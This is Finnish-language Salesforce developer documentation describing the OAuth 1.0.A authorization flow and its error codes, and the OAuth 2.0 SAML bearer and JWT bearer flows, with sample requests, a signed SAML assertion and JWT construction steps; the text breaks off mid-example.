Alla on kuvaukset yksittäisistä vaiheista.

1. Kuluttaja [pyytää Pyyntövaltuutta](#). Salesforce vahvistaa pyynnön ja palauttaa pyyntövaltuuden.
2. Kuluttaja ohjaa käyttäjän Salesforceen, jossa häntä pyydetään kirjautumaan sisään.
3. Salesforce [valtuuttaa käyttäjän](#).
4. Kun käyttäjä on todennettu, kuluttaja [pyytää Käyttövaltuutta](#).
5. Salesforce vahvistaa pyynnön ja myöntää valtuuden.
6. Kun valtuus on myönnetty, kuluttaja käyttää tietoja joko [sovelluksestaan](#) tai [Force.com-Web-palvelujen API:sta](#).
7. Salesforce vahvistaa pyynnön ja myöntää käyttöoikeuden tietoihin.

Seuraavat osiot kuvaavat näitä vaiheita yksityiskohtaisemmin.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä **kaikissa** versioissa.

KÄYTTJÄOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"



Vihje: Jos haluat käyttää yhdistettyä sovellusta sandboxin kanssa, käytä seuraavissa osioissa osoitetta `test.salesforce.com` osoitteen `login.salesforce.com` sijaan.

Luettelo Salesforceen mahdollisesti palauttamista virhekoodeista on kohdassa [OAuth 1.0.A -virhekoodit](#) sivulla 192.

Pyyntövaltuuden pyytäminen

Kun kuluttaja tekee ensimmäisen pyynnön Salesforceille ja pyyntö on käypä, RequestToken palautetaan. Seuraavat vaiheet sisältävät lisätietoja kehittäjille, jotka käyttävät yhdistettyä sovellusta Salesforce-tietojen pyytämiseen.

1. Kuluttajasovelluksen täytyy käyttää Salesforce-tietoja ja lähettää pyynnön osoitteeseen `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. Pyyntö sisältää:
 - Pyyntövaltuuden käyvän pyynnön, joka sisältää seuraavat OAuth-parametrit.
 - `oauth_consumer_key`
 - `oauth_signature_method` — täytyy olla HMAC-SHA1.
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version`—valinnainen, täytyy olla "1.0"
 - `oauth_callback`—täytyy olla jokin seuraavista:
 - Kuluttajan isännöimä URL, esimerkiksi, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Tämä URL käyttää https-protokollaa tai muuta protokollaa. Se ei voi käyttää http-protokollaa.
 - `oob` eli kaistan ulkopuolinen.
 - HMAC-SHA1:n OAuth-määritteen mukaisesti luotu [allekirjoitus](#) sivulla 191.
2. Kun Salesforce on vastaanottanut pyynnön, Salesforce:
 - vahvistaa pyynnön omalla kuluttajan salaisuuden kopiollaan
 - luo vastauksen, joka sisältää Pyyntövaltuuden tai Pyyntövaltuussalaisuuden HTTP-rungossa nimi-/arvopareina.
 - lähettää vastauksen takaisin kuluttajallePyyntövaltuus on voimassa vain 15 minuuttia, plus kolme minuuttia laitteiden kellojen erojen takia.
3. Kuluttaja ohjaa käyttäjän Salesforce-sisäänkirjautumissivulle seuraavan osion mukaisesti.

Käyttäjän valtuuttaminen

Kun kuluttaja on tehnyt pyynnön Salesforceille, Salesforceen täytyy todentaa käyttäjä ennen prosessin jatkumista. Seuraava osio sisältää yksityiskohtaisia tietoja sisäänkirjautumisesta kehittäjille, jotka käyttävät yhdistettyä sovellusta Salesforce-tietojen pyytämiseen.

1. Kuluttaja ohjaa käyttäjät seuraavaan sijaintiin, jossa heitä kehoitetaan kirjautumaan sisään:
`https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. Asiaan kuuluvat GET-pyyntöparametrit lisätään tähän URL:ään.
 - `oauth_token` – Pyyntövaltuus
 - `oauth_consumer_key`

 **Note:** Jos `oauth_callback`-parametri lisätään, se ohitetaan.

2. Etäkäytön valtuutuksen sivu avautuu.
3. Jos käyttäjä myöntää käyttöoikeuden kuluttajalle, Salesforce luo käyttövaltuuden ja käyttövaltuussalaisuuden.
 **Note:** Käyttäjä voi myöntää sovellukselle rajallisen määrän samanaikaisia käyttöoikeusvaltuuksia. Oletusarvo on viisi käyttöoikeutta käyttäjää kohti. Jos tämä valtuutus ylittää organisaation rajoituksen, käyttäjälle ilmoitetaan, että käyttöoikeuden myöntäminen kumoaa automaattisesti tältä sovellukselta valtuuden tai valtuudet, joiden käyttämisestä on kulunut pisin aika.
4. Salesforce vahvistaa callback-URL:n (joko yhdistetyn sovelluksen määritelmä-sivuilla tai edellisen vaiheen `oauth_callback`-parametrilla). Jokin seuraavista uudelleenohjauksista tapahtuu:
 - Jos pyyntövaltuudessa määritetty `oauth_callback` on `oob` ja yhdistetyn sovelluksen määritelmä-sivun **Callback-URL**-kentässä on käypä arvo, käyttäjä siirretään kyseiseen URL-osoitteeseen.
 - Jos Pyyntövaltuudessa määritetty `oauth_callback` on käypä URL, käyttäjä siirretään kyseiseen URL-osoitteeseen.
5. Kuluttajalle ilmoitetaan, että AccessToken ja AccessTokenSecret ovat käytettävissä. Kuluttaja saa vahvistusvaltuuden Salesforcea tai vahvistuskoodin loppukäyttäjältä.

Käyttövaltuuden pyytäminen

Kun käyttäjä on todennettu, kuluttaja voi muuttaa Pyyntövaltuuden Käyttövaltuudeksi. Seuraava osio sisältää yksityiskohtaisia tietoja valtuuksien vaihtamisesta kehittäjille, jotka käyttävät yhdistettyä sovellusta Salesforce-tietojen pyytämiseen.

1. Kuluttaja tekee HTTPS GET- tai POST-pyyntönsä osoitteeseen `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler` ja lisää tarvittavat parametrit query- tai post-tietoihin.
 - `oauth_consumer_key`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_token`
 - `oauth_nonce`
 - `oauth_verifier`
 - `oauth_version`—valinnainen, täytyy olla "1.0"
2. Salesforce vahvistaa seuraavat elementit.
 - kuluttajasalaisuuden
 - kuluttaja-avaimen
 - allekirjoituksen
 - että pyyntövaltuutta ei ole käytetty ennen
 - aikamerkinnän (voimassa 15 minuuttia, plus kolme minuuttia laitteiden kellojen erojen takia)
 - että Nonce-arvoa ei ole käytetty ennen
3. Salesforce palauttaa vahvistuksen yhteydessä Käyttövaltuuden ja Käyttövaltuussalaisuuden HTTP-vastausosassa nimi/arvo-pareina.

oauth_signature-valtuutuksen luominen kirjautumiselle

oauth_signature luodaan eri tavalla, riippuen käyttämästäsi menetelmästä.

- Käyttöliittymä — käytä osoitetta `https://login.salesforce.com` allekirjoituksen luomiseen
- API — käytä osoitetta `https://login.salesforce.com/services/OAuth/tyyppi/api-versio` allekirjoituksen luomiseen.

`tyyppi` täytyy olla jokin seuraavista arvoista.

- `u` — Partner WSDL
- `c` — Enterprise WSDL

Esimerkiksi `https://login.salesforce.com/services/OAuth/u/17.0`.

Salesforce-tietojen käyttäminen kuluttajasovelluksella

Kun kuluttaja on saanut voimassa olevan Käyttövaltuuden, yhdistetty sovellus voi pyytää käyttöoikeutta Salesforce-tietoihin. Seuraava osio sisältää yksityiskohtaisia tietoja tietojen käyttämisestä kehittäjille, jotka käyttävät yhdistettyä sovellusta pyytääkseen Salesforce-tietoja.

1. Kuluttaja tekee HTTPS POST -pyynnön osoitteeseen `https://login.salesforce.com` ja lisää tarvittavat parametrit todennuksen tunnistamiseen.
 - `oauth_consumer_key`
 - `oauth_token`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version` (valinnainen, täytyy olla "1.0")
2. Salesforce vahvistaa pyynnön ja lähettää kuluttajalle voimassa olevan istuntotunnuksen. Istuntotunnus on lyhytaikainen ja kelpaa vain `frontdoor.jsp`-tiedostolle. Jos haluat hankkia suoraan käytettävän istuntotunnuksen, käytä API-käyttöoikeusvaltuuden vaihtoa.

Salesforce-tietojen käyttäminen API:n avulla

Kun kuluttaja on saanut voimassa olevan käyttövaltuuden, yhdistetty sovellus voi pyytää käyttöoikeutta Salesforce-tietoihin Force.com Web Services API:n avulla.



Note: Organisaatiollasi täytyy olla käyttöoikeus sekä API:iin että yhdistettyyn sovellukseen. Saat lisätietoja ottamalla yhteyttä Salesforce-edustajaasi.

Seuraava osio sisältää yksityiskohtaisia tietoja tietojen käyttämisestä kehittäjille, jotka käyttävät yhdistettyä sovellusta pyytääkseen Salesforce-tietoja.

1. Kuluttaja tekee HTTPS POST -pyynnön Salesforceille.
 - URL täytyy olla seuraavassa muodossa:
`https://login.salesforce.com/services/OAuth/tyyppi/api-versio`
 - `tyyppi` täytyy olla jokin seuraavista arvoista.
 - `u` — Partner WSDL
 - `c` — Enterprise WSDL

`api-version` täytyy olla voimassa oleva API-versio.

- Todennustunnisteen täytyy sisältää seuraavat parametrit.
 - `oauth_consumer_key`
 - `oauth_token`
 - `oauth_signature_method`
 - `oauth_signature`
 - `oauth_timestamp`
 - `oauth_nonce`
 - `oauth_version` (valinnainen, täytyy olla "1.0")

2. Salesforce vahvistaa pyynnön ja lähettää kuluttajalle voimassa olevan istuntotunnuksen. Vastaustunniste sisältää seuraavan.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK

  </metadataServerUrl>
  <sandbox>false</sandbox>
  <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

  </serverUrl>
  <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
    GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

OAuth 1.0.A -virhekoodit

Salesforce palauttaa seuraavat virhekoodit [OAuth 1.0.A-todennuskulun](#) aikana. Palautettu virhekoodi perustuu vastaanotettuun virheeseen.

Virhekoodi	Virhe	Huomautukset
1701	Virhe: Nonce-arvo toistettu	Nonce-arvoa voidaan käyttää vain kerran.
1702	Virhe: Kuluttajan avain -parametri puuttuu	
1703	Virhe: Käyttövaltuus ei kelpaa	
1704	Virhe: Versiota ei tueta	Määritä <code>oauth_version</code> -parametriin arvo 1.0.
1705	Virhe: Aikamerkintä ei kelpaa	Aikamerkintä puuttuu, on tuleva, liian vanha tai sen muoto ei kelpaa.
1706	Virhe: Nonce-arvo ei kelpaa	Nonce-arvo puuttuu.
1707	Virhe: OAuth-valtuus-parametri puuttuu	
1708	Virhe: IP-osoite ei ole sallittu	

Virhekoodi	Virhe	Huomautukset
1709	Virhe: Allekirjoitusmenetelmä ei kelpaa	Pyyntövaltuuden <code>oauth_signature_method</code> -parametri ei kelpaa.
1710	Virhe: Callback URL ei kelpaa	Pyyntövaltuuden <code>oauth_callback</code> -parametri ei kelpaa. Arvon täytyy olla <code>oob</code> tai käypä URL, joka käyttää https:ää.
1711	Virhe: Vahvistaja ei kelpaa	Käyttöpyynnön <code>oauth_verifier</code> -parametri ei kelpaa.
1712	Virhe: Käyttövaltuuksien saantiraja ylitetty	Pyyntövaltuus voidaan yrittää vaihtaa Käyttövaltuudeksi vain kolme kertaa.
1713	Virhe: Kuluttaja poistettu	Etäkäyttösovellus on poistettu Salesforce-organisaatiosta.
1716	Virhe: OAuth Api -käyttöoikeus poistettu käytöstä	Joko Force.com-Web-palvelujen API ei ole käytössä organisaatiossasi, tai OAuth API -käyttöoikeus on poistettu organisaatiosi käytöstä.

OAuth 2.0 SAML Bearer -vahvistuskulku

SAML-vahvistus on XML-suojausvaltuus, jonka henkilöllisyysdientarjoaja yleensä myöntää käytettäväksi palveluntarjoajalle, joka käyttää sen sisältöä tunnistaakseen vahvistuksen aiheen tietosuojan takia.

OAuth 2.0 SAML bearer -vahvistuskulku määrittää, miten SAML-vahvistusta voidaan käyttää OAuth-käyttöoikeusvaltuuden pyytämiseen, kun asiakas haluaa käyttää aiempaa todennusta. SAML-vahvistukseen sovellettu digitaalinen allekirjoitus tarjoaa valtuutetun sovelluksen todennuksen.

Yksityiskohtaisempi selitys löytyy täältä:

<http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.

OAuth 2.0 SAML Bearer -vahvistuskulun yhteenveto

OAuth 2.0 SAML bearer -vahvistuskulku on OAuth:in päivityskulun kaltainen. SAML-vahvistus POST-lähetetään OAuth-valtuuden päätepiisteeseen, joka vuorostaan käsittelee vahvistuksen ja myöntää `access_token`-valtuuden sovelluksen aikaisemman hyväksynnän perusteella. Asiakkaan ei tarvitse kuitenkaan saada tai tallentaa `refresh_token`-valtuutta eikä `client_secret`-valtuutta tarvitse lähettää valtuuden päätepiisteeseen.

Alla on kuvattu yleiset vaiheet OAuth 2.0 SAML bearer -vahvistuskulun käyttämiseen:

1. Kehittäjä luo yhdistetyn sovelluksen ja rekisteröi X509-sertifikaatin. Sertifikaatti vastaa sovelluksen yksityistä avainta. Kun yhdistetty sovellus tallennetaan, `kuluttajan avain` (OAuth `client_id`) luodaan ja kohdistetaan sovellukselle.
2. Kehittäjä kirjoittaa sovelluksen, joka luo SAML-vahvistuksen, ja allekirjoittaa sen yksityisellä avaimellaan.
3. Vahvistus POST-lähetetään valtuuden päätepiisteeseen <https://login.salesforce.com/services/oauth2/token>.
4. Valtuuden päätepiiste vahvistaa allekirjoituksen käyttämällä kehittäjän rekisteröimää sertifikaattia.
5. Valtuuden päätepiiste vahvistaa vahvistuksen yleisön, myöntäjän, aiheen ja voimassaolon.
6. Jos vahvistus on voimassa ja käyttäjä tai pääkäyttäjä on valtuuttanut sovelluksen aiemmin, [Salesforce myöntää `access\_token`-valtuuden](#).



Note: Tässä kulussa ei koskaan myönnetä `refresh_token`-valtuutta.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

SAML Bearer -vahvistuksen luominen

Kehittäjän täytyy luoda käypä SAML bearer -vahvistus, joka noudattaa seuraavia sääntöjä:

- Myöntäjän täytyy olla OAuth `client_id` tai yhdistetty sovellus, jolle kehittäjä rekisteröi sertifikaattinsa.
- Yleisö täytyy olla `https://login.salesforce.com` tai `https://test.salesforce.com`.
- Vastaanottaja täytyy olla `https://login.salesforce.com/services/oauth2/token` tai `https://test.salesforce.com/services/oauth2/token`.
- Aiheen nimitunnuksen täytyy olla halutun Salesforce-käyttäjän käyttäjänimi.
- Arviointi täytyy allekirjoittaa XML-allekirjoituksen määritteellä, käyttämällä RSA:ta sekä joko SHA-1:tä tai SHA-256:tta.
- SAML-vahvistuksen täytyy noudattaa yleisiä muotoilusääntöjä, jotka on määritetty täällä: <http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.
- Kun vahvistus POST-lähetetään valtuuden päätepisteeseen, sen täytyy olla base64url-koodattu, niin kuin täällä on määritetty: <http://tools.ietf.org/html/rfc4648#page-7>

Alla on esimerkki vahvistuksesta:

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAsc92
4qSUIUEdCuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
      <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
      <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
      <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
        <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
          <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml" />
        </ds:Transform>
        </ds:Transforms>
        <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
      </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV01FJrkhJykGYQbIs0JBFEHdt4pe2gBgItcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6W0mxWtIQc4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Lyli28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
      <ds:X509Data>
        <ds:X509Certificate>
MIICoZCCAASgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTA1VTMQswCQYD
VQQIEWJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMA5GA1UEChMEUEFUDUzENMA5GA1UECjME
U0ZEZQzEPMA0GA1UEAxMUGU0FNNTDIwMB4XDTE5MDEwMDE4MzUyN1oXDTE0MDEwMDE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxMzAJBgNVBAgTAkNBMRyYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMTQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq21/dAgbJmSfHLGRn+vCuKwY+LAEW+Kerjaj5Dq3ZGW38HR4BmZk
```

```

sG3g4eAlRXnlhiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTagMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBokKqZZPL1hcKh
KSnFZN2iWmmlsspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAIInTH0MqleOdJMhYKnw/blUyqj
Zn9rajY=
  </ds:X509Certificate>
  </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

  </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>

```

SAML Bearer -vahvistusten käyttäminen

SAML bearer -vahvistukset tulisi POST-lähettää valtuuden pääte pisteeseen osoitteeseen

<https://login.salesforce.com/services/oauth2/token> tai

<https://test.salesforce.com/services/oauth2/token>.

POST-lähetysessä tulisi tarjota seuraavat parametrit:

- `grant_type: urn:ietf:params:oauth:grant-type:saml2-bearer` — Pakollinen.
- `assertion: Base64url-koodattu SAML bearer -vahvistus`, niin kuin määritetty täällä:
<http://tools.ietf.org/html/rfc4648#page-7> — Pakollinen.

Ylimääräiset vakioparametrit:

- `format`: Vastauksen muoto voidaan määrittää samalla tavalla kuin OAuth-kulussa käyttämällä `token`-parametria tai HTTP Accepts -otsikkoa.
- `scope`: Vaikutusalue ei ole tuettu tässä kulussa. Tämän parametrin arvo on aikaisempien hyväksymisten vaikutusalueiden yhdistelmä.

Tässä on näyte valtuuspyynnöstä:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

Palvelin lähettää vastauksen

Kun pyyntö on vahvistettu, Salesforce lähettää vastauksen asiakkaalle. OAuth 2.0 SAML bearer -valtuuden kulun valtuusvastaukset noudattavat samaa muotoa kuin `authorization_code`-kulut, vaikka `refresh_token`-valtuutta ei koskaan myönnetä.



Note: SAML OAuth 2.0 bearer -vahvistuspyyntö tutkii käyttäjän puolesta kaikki aikaisemmat hyväksymiset, joihin sisältyy `refresh_token`. Jos vastaavia hyväksymisiä löytyy, hyväksytyjen vaikutusalueiden arvot yhdistetään ja `access_token` myönnetään (jonka `"token_type"` arvo on `"Bearer"`). Jos yksikään aikaisempi hyväksyminen ei sisällä `refresh_token`-valtuutta, hyväksytyjä vaikutusalueita ei ole saatavilla ja pyyntö epäonnistuu valtuuttamattomana.

Virheet

Jos SAML bearer -vahvistuksen käsittelyssä tapahtuu virhe, palvelin vastaa vakiomuotoisella OAuth-virhevastauksella, joka sisältää virheen ja virheen kuvauksen sekä lisätietoja siitä, miksi valtuus ei ole käypä. Tässä on esimerkki virhevastauksesta:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

OAuth 2.0 JWT Bearer -valtuuden kulku

JSON Web Token (JWT) on JSON-pohjainen suojaustunnuskoodaus, joka ottaa käyttöön henkilöllisyys- ja suojaustiedot jaettavaksi suojatuilla toimialueilla.

OAuth 2.0 JWT bearer -valtuuden kulku määrittää, miten JWT:tä voidaan käyttää OAuth-käyttöoikeusvaltuuden pyytämiseen Salesforcesta, kun asiakas haluaa käyttää aiempaa todennusta. JWT:hen sovellettu digitaalinen allekirjoitus tarjoaa valtuutetun sovelluksen todennuksen.

OAuth:ille tarkoitetun JWT:n ja JWT bearer -valtuuden kulun yksityiskohtaisemmat tiedot löytyvät osoitteista:

- <http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer>
- <http://tools.ietf.org/html/draft-jones-json-web-token>

OAuth 2.0 JWT Bearer -valtuuden kulun yhteenveto

OAuth 2.0 JWT bearer -valtuuden kulku on OAuth:in päivityskulun kaltainen. JWT POST-lähetetään OAuth-valtuuden päätepisteeseen, joka vuorostaan käsittelee JWT:n ja myöntää `access_token`-valtuuden sovelluksen aikaisemman hyväksynnän perusteella. Asiakkaan ei tarvitse kuitenkaan saada tai tallentaa `refresh_token`-valtuutta eikä `client_secret`-valtuutta tarvitse lähettää valtuuden päätepisteeseen.

JWT bearer -kulku tukee RSA SHA256 -algoritmia, joka käyttää ladattua sertifikaattia allekirjoituksen salaisuutena.

OAuth 2.0 JWT bearer -valtuuden kulku koostuu seuraavista vaiheista:

1. Kehittäjä luo uuden yhdistetyn sovelluksen tai käyttää olemassa olevaa ja rekisteröi halutessaan X509-sertifikaatin. Sertifikaatti vastaa sovelluksen yksityistä avainta. Kun yhdistetty sovellus tallennetaan, kuluttajan avain (OAuth `client_id`) ja kuluttajan salaisuus luodaan ja kohdistetaan sovellukselle.
2. Kehittäjä [kirjoittaa sovelluksen, joka luo JWT:n](#), ja allekirjoittaa sen omalla sertifikaatillaan.
3. [JWT lähetetään POST-komennolla valtuuden päätepisteeseen](#)
`https://login.salesforce.com/services/oauth2/token`, tai, jos se otetaan käyttöön yhteisölle,
`https://acme.force.com/customers/services/oauth2/token` (jossa `acme.force.com/customers` on yhteisösi URL).
4. [Valtuuden päätepiste vahvistaa allekirjoituksen](#) käyttämällä kehittäjän rekisteröimää sertifikaattia.
5. Valtuuden päätepiste vahvistaa JWT:n yleisön (`aud`), myöntäjän (`iss`), voimassaolon (`exp`) ja subjektin (`sub`).
6. Jos JWT on voimassa ja käyttäjä tai pääkäyttäjä on valtuuttanut sovelluksen aiemmin, Salesforce myöntää `access_token`-valtuuden.



Note: Tässä kulussa ei koskaan myönnetä `refresh_token`-valtuutta.

JWT Bearer -valtuuden luominen

Kehittäjän täytyy luoda käypä JWT bearer -valtuus, joka noudattaa RSA SHA256:ta seuraavien sääntöjen mukaan:

- Myöntäjän (`iss`) täytyy olla OAuth `client_id` tai yhdistetty sovellus, jolle kehittäjä rekisteröi sertifikaattinsa.
- Kohdeyleisön (`aud`) täytyy olla `https://login.salesforce.com`, `https://test.salesforce.com` tai, jos se otetaan käyttöön yhteisölle, `https://acme.force.com/customers` (jossa `acme.force.com/customers` on yhteisösi URL).
- Subjektin (`sub`) täytyy olla halutun Salesforce-käyttäjän tai Salesforce-yhteisön käyttäjän käyttäjänimi. Voit käyttää subjektin (`sub`) sijaan prinipaalia (`prn`) tukeaksesi vanhempia versioita. Jos molemmat on määritetty, prinipaalia `prn` käytetään.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

- Voimassaolon (exp) täytyy olla vahvistuksen erääntymisaika viiden minuutin tarkkuudella, ilmaistuna sekuntien määränä hetkestä 1970-01-01T00:00Z, UTC:llä mitattuna.
- JWT täytyy allekirjoittaa käyttämällä RSA SHA256:a.
- JWT:n täytyy noudattaa yleisiä muotoilusääntöjä, jotka on määritetty täällä: <http://tools.ietf.org/html/draft-jones-json-web-token>.

Laadi JWT bearer -valtuus näin:

1. Laadi JWT Header seuraavassa muodossa: {"alg": "RS256"}.
2. Koodaa JWT Header Base64url:illa näin: <http://tools.ietf.org/html/rfc4648#page-7>. Tuloksen tulisi olla tämänkaltaisen: eyJhbGciOiJSUzI1NiJ9.
3. Laadi JWT:lle JSON Claims Set käyttämällä iss, sub, aud ja exp:

```
{ "iss": "3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
  "sub": "my@email.com",
  "aud": "https://login.salesforce.com",
  "exp": "1333685628" }
```

4. Suojaa JWT Claims Set Base64url:illa ilman rivinvaihtoja. Esimerkki:

```
eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Luo uusi merkkijono koodatulla JWT Headerille ja koodaa JWT Claims Set tässä muodossa:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

Seuraavassa esimerkissä koodattu JWT Header on korostettu:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

6. Allekirjoita tuloksena oleva merkkijono käyttämällä SHA256:a ja RSA:ta.
7. Luo uusi merkkijono [tämän vaiheen](#) merkkijonosta seuraavassa muodossa:

```
existing_string + "." + base64_encoded_signature
```

Seuraavassa esimerkissä base64-koodatun allekirjoituksen alku on korostettu:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiM01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3FlWkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TVlBHWkhRdWtYblZqelJnU3VRcUduNzVOTDd5ZmtRY3l5NyIsICJwcm4iOiAiAibXlAZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=.iYCthqWCQuCwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwck
I_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAAIs-2aj_Wbysqb1j4uDToz
480WtEbkWiv09sIeS_-QuWak2RXOl1Krn72mpVGS4WWSULodgNzLKHhyjAMAHIBHIDnt
36y2L2Bh7M8TNWiKa_BNM6s1FNKDAWHEWQRntAeReXgRy0MZgQY2rZtqT2FcDyY3JVQb
